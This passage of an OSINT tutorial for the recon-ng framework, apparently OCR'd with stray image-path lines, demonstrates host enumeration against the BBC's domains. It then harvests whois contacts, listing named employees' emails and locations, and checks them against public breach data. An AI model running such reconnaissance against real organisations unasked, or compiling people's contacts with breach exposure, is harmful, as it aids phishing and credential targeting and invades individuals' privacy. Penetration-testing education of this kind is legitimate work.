  | github_api              |       |
  | google_api              |       |
  | google_cse              |       |
  | hashes_api              |       |
  | ipinfodb_api            |       |
  | jigsaw_api              |       |
  | jigsaw_password         |       |
  | jigsaw_username         |       |
  | pwnedlist_api           |       |
  | pwnedlist_iv            |       |
  | pwnedlist_secret        |       |
  | shodan_api              |       |
  | twitter_api             |       |
  | twitter_secret          |       |
  +-------------------------+
```

show schema : Displays the format recon-ng stores the information.

```
[recon-ng][recon-01] > show schema

  +---------------+
  |    domains    |
  +---------------+
  | domain | TEXT |
  | module | TEXT |
  +---------------+


  +--------------------+
  |     companies      |
  +--------------------+
  | company     | TEXT |
  | description | TEXT |
  | module      | TEXT |
  +--------------------+


  +-----------------+
  |    netblocks    |
  +-----------------+
  | netblock | TEXT |
  | module   | TEXT |
  +-----------------+
```

Add command: Use to add domains, compaines, workspaces and so on to a specific database.

[recon-ng][recon-01] > add

Adds records to the database

Usage: add <table> [values]

optional arguments:

values => '~' delimited string representing column values (exclude rowid, module)

Add a new workspace:

```
[recon-ng][default] >
[recon-ng][default] > workspaces add recon-01
[!] 'shodan_api' key not set. shodan_ip module will likely fail at runtime. See 'keys add'.
[!] 'shodan_api' key not set. shodan_net module will likely fail at runtime. See 'keys add'.
```

Add a new domain:

```
recon-ng][recon-01] > add domains bbc.com
recon-ng][recon-01] > show domains

 +--------------------------------+
 | rowid |  domain |    module    |
 +--------------------------------+
 | 1     | bbc.com | user_defined |
 +--------------------------------+
```

Add a company:

```
[recon-ng][recon-01][whois_pocs] >
[recon-ng][recon-01][whois_pocs] > add companies
company (TEXT): BBC
description (TEXT): News TV
[recon-ng][recon-01][whois_pocs] > show companies

  +-----------------------------------------------+
  | rowid | company | description |    module    |
  +-----------------------------------------------+
  | 1     | BBC     | News TV     | user_defined |
  +-----------------------------------------------+

[*] 1 rows returned
[recon-ng][recon-01][whois_pocs] >
```

Search command: **Search existing modules based on the word typed.**

[recon-ng][recon-01] > search

Searches available modules

Usage: search <string>

Use command: **used to choose a specific module.**

[recon-ng][recon-01] > use

Loads specified module

Usage: [load|use] <module>

Set command: **used to set module options and display the options set within a module.**

[recon-ng][recon-01] > set

Sets module options

Usage: set <option> <value>

Run command: **Used to run the module.**

Performing a recon scan:

We added a domain and a company in the examples above. Let's add a few more domains so we can expand our scan.

Gathering information about the company:

Right now our hosts table is empty. Let's use the domains to figure out some hosts. Let's start by quering Bing web search. By using the *use* command we set the bing_domain_web module. Once we are in the module, we can use the *show info* to display the options available to use it. Some modules will only work if a particular option is used.

Bing Hostname Enumerator

Module name: bing_domain_web

Categories: recon, domains-hosts

Author(s): Tim Tomes (@LaNMaSteR53)

Harvests hosts from Bing.com by using the 'site' search operator. Updates the

'hosts' table with the results.

```
[recon-ng][recon-01] > search bing
[*] Searching for 'bing'...

  Recon
  -----
    recon/companies-contacts/bing_linkedin_cache
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/hosts-hosts/bing_ip

[recon-ng][recon-01] > use bing_domain_web
[recon-ng][recon-01][bing_domain_web] > show info

      Name: Bing Hostname Enumerator
      Path: modules/recon/domains-hosts/bing_domain_web.py
    Author: Tim Tomes (@LaNMaSteR53)

Description:
  Harvests hosts from Bing.com by using the 'site' search operator. Updates the 'hosts' table with the
  results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][recon-01][bing_domain_web] >
```

Since this module does not require any mandatory option to work, we can use the command *run* to run it.

```
[recon-ng][recon-01][bing_domain_web] > run

-------
BBC.COM
-------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Abbc.com
[*] [host] www.bbc.com (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Abbc.com+-domain%3Awww.bbc.com

---------
BBC.CO.UK
---------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Abbc.co.uk
[*] [host] feeds.bbc.co.uk (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Abbc.co.uk+-domain%3Afeeds.bbc.co.uk

------
BBC.JP
------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Abbc.jp

----------
BBC.COM.BR
----------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Abbc.com.br

-------
SUMMARY
-------
[*] 2 total (0 new) hosts found.
[recon-ng][recon-01][bing_domain_web] >
```

If we look at our hosts table now we will see some information.

```
[recon-ng][recon-01][bing_domain_web] > show hosts

  +-------------------------------------------------------------------------------------------------+
  | rowid |         host         | ip_address | region | country | latitude | longitude |      module     |
  +-------------------------------------------------------------------------------------------------+
  | 1     | www.bbc.com          |            |        |         |          |           | bing_domain_web |
  | 2     | downloads.bbc.co.uk  |            |        |         |          |           | bing_domain_web |
  | 3     | feeds.bbc.co.uk      |            |        |         |          |           | bing_domain_web |
  +-------------------------------------------------------------------------------------------------+
```

Now let's resolve those hosts to ip addresses:

Hostname Resolver

Module name: resolve

Categories: recon, hosts-hosts

Author(s): Tim Tomes (@LaNMaSteR53)

Resolves the IP address for a host. Updates the 'hosts' table with the results.

```
[recon-ng][recon-01] > use recon/hosts-hosts/resolve
[recon-ng][recon-01][resolve] > run
[*] www.bbc.com => 151.101.92.81
[*] downloads.bbc.co.uk => 212.58.249.122
[*] downloads.bbc.co.uk => 212.58.244.45
[*] feeds.bbc.co.uk => 212.58.249.206
[*] feeds.bbc.co.uk => 212.58.244.129

-------
SUMMARY
-------
[*] 2 total (2 new) hosts found.
[recon-ng][recon-01][resolve] >
```

and then reverse resolve the IP's to figure out what else is hosted there:

Reverse Resolver

Module name: reverse_resolve

Categories: recon, netblocks-hosts

17Author(s): John Babio (@3vi1john)

Conducts a reverse lookup for each of a netblock's IP addresses to resolve the

***hostname. Updates the 'hosts' table with the results*.**

```
[recon-ng][recon-01] > use recon/hosts-hosts/reverse_resolve
[recon-ng][recon-01][reverse_resolve] > run
[*] 151.101.92.81 => No record found.
[*] [host] bbc-vip060.lbh.bbc.co.uk (212.58.249.122)
[*] [host] bbc-vip144.lbh.bbc.co.uk (212.58.249.206)
[*] [host] bbc-vip186.telhc.bbc.co.uk (212.58.244.45)
[*] [host] bbc-vip152.telhc.bbc.co.uk (212.58.244.129)

-------
SUMMARY
-------
[*] 4 total (4 new) hosts found.
```

Sometimes the table has too many columns and you want to make it shorter for a better understanding. We can use the Query command.

Query Command : Used to query the database and display the selected information.

[recon-ng][recon-01] > query

Queries the database

Usage: query <sql>

SQL examples:

SELECT columns|* FROM table_name

SELECT columns|* FROM table_name WHERE some_column=some_value

DELETE FROM table_name WHERE some_column=some_value

INSERT INTO table_name (column1, column2,…) VALUES (value1, value2,…)

UPDATE table_name SET column1=value1, column2=value2,… WHERE some_column=some_value

```
[recon-ng][recon-01][reverse_resolve] > query SELECT host,ip_address FROM hosts

 +-----------------------------------------+
 |            host            |   ip_address   |
 +-----------------------------------------+
 | www.bbc.com                | 151.101.92.81  |
 | downloads.bbc.co.uk        | 212.58.249.122 |
 | feeds.bbc.co.uk            | 212.58.249.206 |
 | downloads.bbc.co.uk        | 212.58.244.45  |
 | feeds.bbc.co.uk            | 212.58.244.129 |
 | bbc-vip060.lbh.bbc.co.uk   | 212.58.249.122 |
 | bbc-vip144.lbh.bbc.co.uk   | 212.58.249.206 |
 | bbc-vip186.telhc.bbc.co.uk | 212.58.244.45  |
 | bbc-vip152.telhc.bbc.co.uk | 212.58.244.129 |
 +-----------------------------------------+
```

Let's add the hosts we found to our domain table.

Hosts to Domains Data Migrator

Module name: migrate_hosts

Categories: recon, hosts-domains

Author(s): Tim Tomes (@LaNMaSteR53)

Adds a new domain for all the hostnames stored in the 'hosts' table.

```
recon-ng][recon-01] > use recon/hosts-domains/migrate_hosts
recon-ng][recon-01][migrate_hosts] > run
*] [domain] bbc.com
*] [domain] bbc.co.uk
*] [domain] storeuk.bbc.com
*] [domain] emails.bbc.com
*] [domain] email.bbc.com
*] [domain] bbcgoodfood.bbc.com
*] [domain] bbcearth.bbc.com
*] [domain] external.bbc.co.uk
*] [domain] live.bbc.co.uk
*] [domain] api.bbc.co.uk
*] [domain] ch.bbc.co.uk
*] [domain] test.bbc.co.uk

------
UMMARY
------
*] 12 total (10 new) domains found.
recon-ng][recon-01][migrate_hosts] >
```

The new domain table:

```
[recon-ng][recon-01][migrate_hosts] > show domains

  +-----------------------------------------+
  | rowid |        domain       |     module    |
  +-----------------------------------------+
  | 1     | bbc.com             | user_defined  |
  | 2     | bbc.co.uk           | user_defined  |
  | 3     | bbc.jp              | user_defined  |
  | 4     | bbc.com.br          | user_defined  |
  | 5     | storeuk.bbc.com     | migrate_hosts |
  | 6     | emails.bbc.com      | migrate_hosts |
  | 7     | email.bbc.com       | migrate_hosts |
  | 8     | bbcgoodfood.bbc.com | migrate_hosts |
  | 9     | bbcearth.bbc.com    | migrate_hosts |
  | 10    | external.bbc.co.uk  | migrate_hosts |
  | 11    | live.bbc.co.uk      | migrate_hosts |
  | 12    | api.bbc.co.uk       | migrate_hosts |
  | 13    | ch.bbc.co.uk        | migrate_hosts |
  | 14    | test.bbc.co.uk      | migrate_hosts |
  +-----------------------------------------+

[*] 14 rows returned
[recon-ng][recon-01][migrate_hosts] >
```

Now that we have our list of hosts, we can query for vulnerabilities.

```
[recon-ng][recon-01] > search vul
[*] Searching for 'vul'...

  Recon
  -----
    recon/domains-vulnerabilities/ghdb
    recon/domains-vulnerabilities/punkspider
    recon/domains-vulnerabilities/xssed
    recon/domains-vulnerabilities/xssposed
    recon/repositories-vulnerabilities/gists_search
    recon/repositories-vulnerabilities/github_dorks
```

XSSed Domain Lookup

Module name: xssed

Categories: recon, domains-vulnerabilities

Author(s): Micah Hoffman (@WebBreacher)

Checks XSSed.com for XSS records associated with a domain and displays the first 20 results.

```
[recon-ng][recon-01] > use recon/domains-vulnerabilities/xssed
[recon-ng][recon-01][xssed] > show info


      Name: XSSed Domain Lookup
      Path: modules/recon/domains-vulnerabilities/xssed.py
    Author: Micah Hoffman (@WebBreacher)

Description:
  Checks XSSed.com for XSS records associated with a domain and displays the first 20 results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][recon-01][xssed] >
```



Let's search for files:


Meta Data Extractor

Module name: metacrawler

Categories: recon, domains-contacts

Author(s): Tim Tomes (@LaNMaSteR53)

Searches for files associated with the provided domain(s) and extracts any contact related metadata.



There are other ways to extend the list of hosts. We can use the netcraft module for example to do it. Since this is a demo, I will do it now but if it was a real recon, it should have been done before scanning for vulnerabilities and files.

Netcraft Hostname Enumerator

Module name: netcraft

Categories: recon, domains-hosts

Author(s): thrapt (thrapt@gmail.com)

Harvests hosts from Netcraft.com. Updates the 'hosts' table with the results.

```
[recon-ng][recon-01] > use recon/domains-hosts/netcraft
[recon-ng][recon-01][netcraft] > run

-------
BBC.COM
-------
[*] URL: http://searchdns.netcraft.com/?{'restriction': 'site+ends+with', 'host': 'bbc.com'}
[*] [host] click.storeuk.bbc.com (<blank>)
[*] [host] m.bbc.com (<blank>)
[*] [host] pages.emails.bbc.com (<blank>)
[*] [host] www.bbc.com (<blank>)
[*] [host] click.emails.bbc.com (<blank>)
[*] [host] pages.email.bbc.com (<blank>)
[*] [host] shop.bbc.com (<blank>)
[*] [host] emp.bbc.com (<blank>)
[*] [host] store.bbc.com (<blank>)
[*] [host] click.bbcgoodfood.bbc.com (<blank>)
[*] [host] click.email.bbc.com (<blank>)
[*] [host] click.bbcearth.bbc.com (<blank>)

---------
BBC.CO.UK
---------
[*] URL: http://searchdns.netcraft.com/?{'restriction': 'site+ends+with', 'host': 'bbc.co.uk'}
[*] [host] newsvote.bbc.co.uk (<blank>)
[*] [host] careerssearch.bbc.co.uk (<blank>)
[*] [host] newsrss.bbc.co.uk (<blank>)
[*] [host] search.bbc.co.uk (<blank>)
[*] [host] news.bbc.co.uk (<blank>)
[*] [host] static.bbc.co.uk (<blank>)
[*] [host] downloads.bbc.co.uk (<blank>)
```

–snip–

If we check our host table now, we will see that more hosts have been added to it. If you want, you can use the reverse-resolve too. It will depend on the amount of information you want to scan.

Our host table may have duplicate entries so we can delete them with the query command. In this example, I decided to keep the netcraft module and delete the resolve module from the table.

```
[recon-ng][recon-01][resolve] > query DELETE FROM hosts WHERE module LIKE '%resolve%'
[*] 26 rows affected.
[recon-ng][recon-01][resolve] >
```

This is how it looks now:

```
[recon-ng][recon-01][netcraft] > query SELECT host,ip_address,module from hosts

 +-------------------------------------------------------------------+
 |             host             |   ip_address   |      module     |
 +-------------------------------------------------------------------+
 | www.bbc.com                  | 151.101.92.81  | bing_domain_web |
 | downloads.bbc.co.uk          | 212.58.249.122 | bing_domain_web |
 | feeds.bbc.co.uk              | 212.58.249.206 | bing_domain_web |
 | click.storeuk.bbc.com        | 68.232.203.70  | netcraft        |
 | m.bbc.com                    | 151.101.92.81  | netcraft        |
 | pages.emails.bbc.com         | 68.232.203.80  | netcraft        |
 | click.emails.bbc.com         | 68.232.203.70  | netcraft        |
 | pages.email.bbc.com          | 68.232.203.80  | netcraft        |
 | shop.bbc.com                 | 207.159.133.98 | netcraft        |
 | emp.bbc.com                  | 23.216.180.185 | netcraft        |
 | store.bbc.com                | 23.216.193.123 | netcraft        |
 | click.bbcgoodfood.bbc.com    | 68.232.203.70  | netcraft        |
 | click.email.bbc.com          | 68.232.203.70  | netcraft        |
 | click.bbcearth.bbc.com       | 68.232.203.70  | netcraft        |
 | newsvote.bbc.co.uk           | 212.58.244.64  | netcraft        |
 | careerssearch.bbc.co.uk      | 88.98.48.165   | netcraft        |
```

–snip–

Gathering information about Company's employees:

Now let's see if we can get any contact based on the domains we previously added.

Whois POC Harvester

Module name: whois_pocs

Categories: recon, domains-contacts

Author(s): Tim Tomes (@LaNMaSteR53)

Uses the ARIN Whois RWS to harvest POC data from whois queries for the

given domain. Updates the 'contacts' table with the results.

```
[recon-ng][recon-01] > search whois
[*] Searching for 'whois'...

  Recon
  -----
    recon/companies-multi/whois_miner
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs
```

Since this module doesn't require a mandatory option, we can use the command *run* to run it. As we can see below, the script was able to collect several contact information for the domains.

```
[recon-ng][recon-01] > use whois_pocs
[recon-ng][recon-01][whois_pocs] > run

-------
BBC.COM
-------
[*] URL: http://whois.arin.net/rest/pocs;domain=bbc.com
[*] URL: http://whois.arin.net/rest/poc/FANCY-ARIN
[*] [contact] Craig Fancy (craig.fancy@bbc.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/CK9-ARIN
[*] [contact] Charles Keating (chuckk@kbbc.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/NETWO7691-ARIN
[*] [contact] <blank> Network Operations (wwwinfracommsteam@bbc.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/JVA133-ARIN
[*] [contact] Justin Van Abrahams (jv@dbbc.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/JVA112-ARIN
[*] [contact] Justin VanAbrahams (jv@dbbc.com) - Whois contact

---------
BBC.CO.UK
---------
[*] URL: http://whois.arin.net/rest/pocs;domain=bbc.co.uk
[*] URL: http://whois.arin.net/rest/poc/ANTHO88-ARIN
[*] [contact] VARQUEZ ANTHONY (anthonyvazquez@bbc.co.uk) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/ANTHO89-ARIN
[*] [contact] VARQUEZ ANTHONY (anthonyvazquez@bbc.co.uk) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/ANTHO92-ARIN
[*] [contact] VARQUEZ ANTHONY (anthonyvazquez@bbc.co.uk) - Whois contact
```

Show contacts: Displays the information gathered from the run command in a table format.

```
[recon-ng][recon-01][whois_pocs] > show contacts

+-------+------------+-------------+--------------------+-------------------------+--------------+-----------------+---------------+-----------+
| rowid | first_name | middle_name |     last_name      |          email          |     title    |      region     |    country    |   module  |
+-------+------------+-------------+--------------------+-------------------------+--------------+-----------------+---------------+-----------+
| 1     | Craig      |             | Fancy              | craig.fancy@bbc.com     | Whois contact | Chicago, IL     | United States | whois_pocs |
| 2     | Charles    |             | Keating            | chuckk@kbbc.com         | Whois contact | Tualatin, OR    | United States | whois_pocs |
| 3     |            |             | Network Operations | wwwinfracommsteam@bbc.com | Whois contact | London          | United Kingdom | whois_pocs |
| 4     | Justin     |             | Van Abrahams       | jv@dbbc.com             | Whois contact | Sacramento, CA  | United States | whois_pocs |
| 5     | Justin     |             | VanAbrahams        | jv@dbbc.com             | Whois contact | Fresno, CA      | United States | whois_pocs |
| 6     | VARQUEZ    |             | ANTHONY            | anthonyvazquez@bbc.co.uk | Whois contact | Cg, FL          | United States | whois_pocs |
| 7     | Luz        |             | Castillo           | luz.castillo@bbc.co.uk  | Whois contact | Miami, FL       | United States | whois_pocs |
| 8     | mark       |             | fry                | mark.fry@bbc.co.uk      | Whois contact | New York, NY    | United States | whois_pocs |
| 9     | Anthony    |             | Vazquez            | Anthony.Vazquez@bbc.co.uk | Whois contact | Coral Gables, FL | United States | whois_pocs |
+-------+------------+-------------+--------------------+-------------------------+--------------+-----------------+---------------+-----------+
```

Let's use query to filter the information about the contacts.

```
recon-ng][recon-01][whois_pocs] > query SELECT first_name, Last_name,email from contacts

+------------+--------------------+--------------------------+
| first_name |     last_name      |          email           |
+------------+--------------------+--------------------------+
| Craig      | Fancy              | craig.fancy@bbc.com      |
| Charles    | Keating            | chuckk@kbbc.com          |
|            | Network Operations | wwwinfracommsteam@bbc.com |
| Justin     | Van Abrahams       | jv@dbbc.com              |
| Justin     | VanAbrahams        | jv@dbbc.com              |
| VARQUEZ    | ANTHONY            | anthonyvazquez@bbc.co.uk |
| Luz        | Castillo           | luz.castillo@bbc.co.uk   |
| mark       | fry                | mark.fry@bbc.co.uk       |
| Anthony    | Vazquez            | Anthony.Vazquez@bbc.co.uk |
+------------+--------------------+--------------------------+
```

You can perform other searches to social networks for example but most of them required a API key to run.

```
[recon-ng][recon-01] > search companies
[*] Searching for 'companies'...

 Recon
 -----
   recon/companies-contacts/bing_linkedin_cache
   recon/companies-contacts/jigsaw/point_usage
   recon/companies-contacts/jigsaw/purchase_contact
   recon/companies-contacts/jigsaw/search_contacts
   recon/companies-multi/github_miner
   recon/companies-multi/whois_miner
   recon/netblocks-companies/whois_orgs
```

Now that we have the emails, we can check if they are associated with any breached credentials.

Have I been pwned? Breach Search

Module name: hibp_breach

Categories: recon, contacts-credentials

Author(s): Tim Tomes (@LaNMaSteR53) & Tyler Halfpop (@tylerhalfpop)

Leverages the haveibeenpwned.com API to determine if email addresses are associated with breached credentials. Adds compromised email addresses to the 'credentials' table.

```
[recon-ng][recon-01] > use recon/contacts-credentials/hibp_breach
[recon-ng][recon-01][hibp_breach] > run
[*] craig.fancy@bbc.com => Breach found! Seen in the Adobe breach that occurred on 2013-10-04.
[*] craig.fancy@bbc.com => Breach found! Seen in the B2B USA Businesses breach that occurred on 2017-07-18.
[*] craig.fancy@bbc.com => Breach found! Seen in the Dropbox breach that occurred on 2012-07-01.
[*] craig.fancy@bbc.com => Breach found! Seen in the Exactis breach that occurred on 2018-06-01.
[*] craig.fancy@bbc.com => Breach found! Seen in the NetProspex breach that occurred on 2016-09-01.
[*] craig.fancy@bbc.com => Breach found! Seen in the Onliner Spambot breach that occurred on 2017-08-28.
[*] [contact] <blank> <blank> (craig.fancy@bbc.com) - <blank>
[*] [credential] craig.fancy@bbc.com: <blank>
[*] chuckk@kbbc.com => Not Found.
[*] wwwinfracommsteam@bbc.com => Not Found.
[*] jv@dbbc.com => Breach found! Seen in the Adobe breach that occurred on 2013-10-04.
[*] [contact] <blank> <blank> (jv@dbbc.com) - <blank>
[*] [credential] jv@dbbc.com: <blank>
[*] anthonyvazquez@bbc.co.uk => Not Found.
[*] luz.castillo@bbc.co.uk => Breach found! Seen in the Adobe breach that occurred on 2013-10-04.
[*] luz.castillo@bbc.co.uk => Breach found! Seen in the B2B USA Businesses breach that occurred on 2017-07-18.
[*] luz.castillo@bbc.co.uk => Breach found! Seen in the Exactis breach that occurred on 2018-06-01.
[*] luz.castillo@bbc.co.uk => Breach found! Seen in the LinkedIn breach that occurred on 2012-05-05.
[*] luz.castillo@bbc.co.uk => Breach found! Seen in the Onliner Spambot breach that occurred on 2017-08-28.
[*] [contact] <blank> <blank> (luz.castillo@bbc.co.uk) - <blank>
[*] [credential] luz.castillo@bbc.co.uk: <blank>
[*] mark.fry@bbc.co.uk => Breach found! Seen in the Exactis breach that occurred on 2018-06-01.
[*] mark.fry@bbc.co.uk => Breach found! Seen in the Onliner Spambot breach that occurred on 2017-08-28.
[*] [contact] <blank> <blank> (mark.fry@bbc.co.uk) - <blank>
[*] [credential] mark.fry@bbc.co.uk: <blank>
[*] Anthony.Vazquez@bbc.co.uk => Not Found.

-------
SUMMARY
-------
[*] 4 total (0 new) credentials found.
[*] 4 total (0 new) contacts found.
[recon-ng][recon-01][hibp_breach] >
```

Show credentials – Displays the contacts which have had a credential breach.

```
[recon-ng][recon-01][html] > show credentials

 +-------------------------------------------------------------------------------+
 | rowid |        username        | password | hash | type | leak |    module   |
 +-------------------------------------------------------------------------------+
 | 1     | craig.fancy@bbc.com    |          |      |      |      | hibp_breach |
 | 2     | jv@dbbc.com            |          |      |      |      | hibp_breach |
 | 3     | luz.castillo@bbc.co.uk |          |      |      |      | hibp_breach |
 | 4     | mark.fry@bbc.co.uk     |          |      |      |      | hibp_breach |
 +-------------------------------------------------------------------------------+

[*] 4 rows returned
[recon-ng][recon-01][html] >
```

We gathered some data and now we can save it to a html format report. As we can see in the show info, we have some options which are mandatory to generate the report.

```
[recon-ng][recon-01] > use reporting/html
[recon-ng][recon-01][html] > show info

     Name: HTML Report Generator
     Path: modules/reporting/html.py
   Author: Tim Tomes (@LaNMaSteR53)

Description:
  Creates a HTML report.

Options:
  Name      Current Value                                    Required  Description
  --------  -------------                                    --------  -----------
  CREATOR                                                    yes       creator name for the report footer
  CUSTOMER                                                   yes       customer name for the report header
  FILENAME  /root/.recon-ng/workspaces/recon-01/results.html yes       path and filename for report output
  SANITIZE  True                                             yes       mask sensitive data in the report
```

